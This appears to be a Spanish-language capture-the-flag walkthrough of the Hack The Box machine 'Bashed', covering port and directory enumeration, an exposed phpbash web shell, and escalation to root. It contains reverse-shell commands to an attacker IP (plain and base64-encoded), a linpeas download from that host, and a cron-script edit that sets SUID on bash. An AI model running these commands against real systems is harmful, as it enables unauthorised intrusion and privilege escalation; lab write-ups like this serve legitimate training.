

Máquina Bashed HTB

Ping

```
(jouker@joukerm)-[~]
$ ping 10.10.10.68
PING 10.10.10.68 (10.10.10.68) 56(84) bytes of data.
64 bytes from 10.10.10.68: icmp_seq=1 ttl=63 time=322 ms
64 bytes from 10.10.10.68: icmp_seq=2 ttl=63 time=152 ms
64 bytes from 10.10.10.68: icmp_seq=3 ttl=63 time=100 ms
^C
--- 10.10.10.68 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 100.449/191.730/322.315/94.744 ms

(jouker@joukerm)-[~]
$
```

Solo esta el puerto 80 abierto:


```
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
|_ http-methods:
|_ Supported Methods: POST OPTIONS GET HEAD
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Arrexel's Development Site
|_ http-favicon: Unknown favicon MD5: 6AA5034A553DFA77C3B2C7B4C26CF870
```

```
(jouker@joukerm)-[~]
$ whatweb 10.10.10.68
http://10.10.10.68 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.10.68], JQuery, Meta-Author[Colorlib], Script[text/java script], Title[Arrexel's Development Site]
```


Hacemos fuzzing.

```
jouker@joukerm)-[~]
$ sudo gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.10.68/ -x sh,txt,php,html -t 60 --add-slash
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.10.68/
[+] Method: GET
[+] Threads: 60
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,html,sh,txt
[+] Add Slash: true
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./php/ (Status: 403) [Size: 291]
./images/ (Status: 200) [Size: 1564]
./html/ (Status: 403) [Size: 292]
./icons/ (Status: 403) [Size: 292]
./uploads/ (Status: 200) [Size: 14]
./php/ (Status: 200) [Size: 939]
./css/ (Status: 200) [Size: 1758]
./dev/ (Status: 200) [Size: 1148]
./js/ (Status: 200) [Size: 3165]
./config.php/ (Status: 200) [Size: 0]
./fonts/ (Status: 200) [Size: 2095]
Progress: 183617 / 1102805 (16.65%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 183669 / 1102805 (16.65%)
=====
Finished
=====
```

En la página encontramos esta pista extrañamente sospechosos



Un poco xD de momento pero la pista real no es que este en uploads, si no que phpbash se encuentra dentro del directorio dev



phpbash

DEVELOPMENT · DECEMBER 4, 2017

No creo que podamos hacer una reverse shell habrá que intentarlo de otra forma

```
← → ↻ 🏠 10.10.10.68/dev/phpbash.php
🐞 Kali Linux 🛠️ Kali Tools 📄 Kali Docs 🌐 Kali Forums 🕒 Kali NetHunter 🔥 Exploit-DB 🗄️ Google Hacking DB 🛡️ OffSec 📖 HackTricks - HackTricks

www-data@bashed:/var/www/html/dev# sh -i >& /dev/tcp/10.10.16.5/4444 0>&1
www-data@bashed:/var/www/html/dev# ip a
1: lo: mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: ens33: mtu 1500 qdisc pfifo fast state UP group default qlen 1000
link/ether 00:50:56:94:ca:4d brd ff:ff:ff:ff:ff:ff
inet 10.10.10.68/32 brd 10.10.10.255 scope global ens33
valid_lft forever preferred_lft forever
inet6 dead:beef::250:56ff:fe94:ca4d/64 scope global mngtmpaddr dynamic
valid_lft 86394sec preferred_lft 14394sec
inet6 fe80::250:56ff:fe94:ca4d/64 scope link
valid_lft forever preferred_lft forever
www-data@bashed:/var/www/html/dev# whoami
www-data
www-data@bashed:/var/www/html/dev# which sh
/bin/sh
www-data@bashed:/var/www/html/dev# /bin/sh -i >& /dev/tcp/10.10.16.5/4444 0>&1
www-data@bashed:/var/www/html/dev#
www-data@bashed:/var/www/html/dev# c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTYuNS80NDQ0IDA+JjE= | base64 -d | bash
```

```
www-data@bashed:/var/www/html/dev# sudo -l
Matching Defaults entries for www-data on bashed:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
(scriptmanager : scriptmanager) NOPASSWD: ALL
www-data@bashed:/var/www/html/dev# sudo -u scriptmanager /bin/bash
www-data@bashed:/var/www/html/dev# sudo -u scriptmanager sudo su -
sudo: no tty present and no askpass program specified
www-data@bashed:/var/www/html/dev# whoami
www-data
```

Encuentro la flag de usuario...

```
www-data@bashed:/# cd home
www-data@bashed:/home# ls
arrexel
scriptmanager
www-data@bashed:/home# cd arrexel
www-data@bashed:/home/arrexel# dir
user.txt
www-data@bashed:/home/arrexel# cat user.txt
72814d56edcd66345a6785c5eac5358c
```

Finalmente salgo de esa Shell normal y uso una en condiciones como lo es esta. Gracias a asegurarme con python de poder realizar una reverse shell, lo he conseguido por lo que ahora voy a realizar

tratamiento de tty.

```
drwxr-xr-x 4 root root 4096 Dec 4 2017 home
lrwxrwxrwx 1 root root 32 Dec 4 2017 initrd.img -> boot/initrd.img-4.4.0-62-generic
drwxr-xr-x 19 root root 4096 Dec 4 2017 lib
drwxr-xr-x 2 root root 4096 Jun 2 2022 lib64
drwx----- 2 root root 16384 Dec 4 2017 lost+found
drwxr-xr-x 4 root root 4096 Dec 4 2017 media
drwxr-xr-x 2 root root 4096 Jun 2 2022 mnt
drwxr-xr-x 2 root root 4096 Dec 4 2017 opt
dr-xr-xr-x 180 root root 0 May 25 08:55 proc
drwx----- 3 root root 4096 May 25 08:57 root
drwxr-xr-x 18 root root 500 May 25 08:55 run
drwxr-xr-x 2 root root 4096 Dec 4 2017 sbin
drwxrwxr-x 2 scriptmanager scriptmanager 4096 Jun 2 2022 scripts
drwxr-xr-x 2 root root 4096 Feb 15 2017 srv
dr-xr-xr-x 13 root root 0 May 25 11:31 sys
drwxrwxrwt 10 root root 4096 May 25 11:42 tmp
drwxr-xr-x 10 root root 4096 Dec 4 2017 usr
drwxr-xr-x 12 root root 4096 Jun 2 2022 var
lrwxrwxrwx 1 root root 29 Dec 4 2017 vmlinuz -> boot/vmlinuz-4.4.0-62-generic
www-data@bashed:/# cd scripts
www-data@bashed:/# scripts
sh: 1: scripts: not found
www-data@bashed:/# ls -l /scripts
ls: cannot access '/scripts/test.py': Permission denied
ls: cannot access '/scripts/test.txt': Permission denied
total 0
-???????? ? ? ? ? ? test.py
-???????? ? ? ? ? ? test.txt
www-data@bashed:/# cd /scripts
www-data@bashed:/# pwd
/
www-data@bashed:/# cat /scripts/test.txt
cat: /scripts/test.txt: Permission denied
www-data@bashed:/# sudo -u scriptmanager /bin/bash
www-data@bashed:/# which python
/usr/bin/python
www-data@bashed:/# export RHOST="10.10.16.5";export RPORT=4444;python -c 'import sys
```

No se puede hacer mucho con scriptmanager de cosas privilegiadas por lo que voy a optar por sacar una shell con el privilegio otorgado.

```
www-data@bashed:/$ whoami
www-data
www-data@bashed:/$ sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
www-data@bashed:/$ sudo -u scriptmanager chmod u+s /bin/bash
chmod: changing permissions of '/bin/bash': Operation not permitted
www-data@bashed:/$
```

Me meto en el directorio scripts, hay un archivo en python y por otra parte hay un test.txt que parece el archivo generado por python pero por algun motivo tiene de usuario root, quizás no quiere decir que el output del .py se genera el resultado como

root.

```
scriptmanager@bashed:/scripts$ cd scripts
scriptmanager@bashed:/scripts$ dir
test.py  test.txt
scriptmanager@bashed:/scripts$ cat test.txt
testing 123!scriptmanager@bashed:/scripts$ cat test.py
f = open("test.txt", "w")
f.write("testing 123!")
f.close
scriptmanager@bashed:/scripts$ cat test.txt
testing 123!scriptmanager@bashed:/scripts$ ls -l
total 8
-rw-r--r-- 1 scriptmanager scriptmanager 58 Dec  4 2017 test.py
-rw-r--r-- 1 root          root          12 May 25 11:50 test.txt
scriptmanager@bashed:/scripts$
```

Hmmm, pues no parece que el archivo creado sea específicamente con root

```
scriptmanager@bashed:/scripts$ ls -l
total 12
-rwxrwxrwx 1 scriptmanager scriptmanager 64 May 25 11:54 test.py
-rw-r--r-- 1 root          root          17 May 25 11:54 test.txt
-rw-r--r-- 1 scriptmanager scriptmanager 17 May 25 11:54 testo.txt
scriptmanager@bashed:/scripts$ cat testo.txt
pruebajk.comrootoscriptmanager@bashed:/scripts$
```

```
scriptmanager@bashed:/scripts$ rm linpeas.sh
1 scriptmanager@bashed:/scripts$ wget http://10.10.16.5:8080/linpeas.sh
--2025-05-25 12:09:36-- http://10.10.16.5:8080/linpeas.sh
Connecting to 10.10.16.5:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 82884 (81K) [text/x-sh]
6 Saving to: 'linpeas.sh'
3' linpeas.sh      100%[=====>] 80.94K  451KB/s  in 0.2s

2025-05-25 12:09:37 (451 KB/s) - 'linpeas.sh' saved [82884/82884]

scriptmanager@bashed:/scripts$ chmod 777 linpeas.sh
scriptmanager@bashed:/scripts$
```

Vale al parecer en segundo plano corría de fondo un automatizado para que root lanzase todas las tareas. Y automáticamente ya funciona.

```
-rw-r--r-- 1 scriptmanager scriptmanager  
scriptmanager@bashed:/scripts$ cat test.py  
import os  
os.system("/bin/sh")
```

En vez de `os.system /bin/bash` haz un `chmod u+s /bin/bash`

```
scriptmanager@bashed:/scripts$ /bin/bash -p  
scriptmanager@bashed:/scripts$ ls -l  
total 96  
-rwxrwxrwx 1 scriptmanager scriptmanager 82884 May 25 12:06 linpeas.sh  
-rwxrwxrwx 1 scriptmanager scriptmanager 33 May 25 12:01 test.py  
-rw-r--r-- 1 root root 17 May 25 11:54 test.txt  
-rw-r--r-- 1 scriptmanager scriptmanager 17 May 25 12:00 testo.txt  
scriptmanager@bashed:/scripts$ cat test.py  
import os  
os.system("/bin/sh")  
  
scriptmanager@bashed:/scripts$ nano test.py  
scriptmanager@bashed:/scripts$ bash -p  
bash-4.3# whoami  
root  
bash-4.3# █
```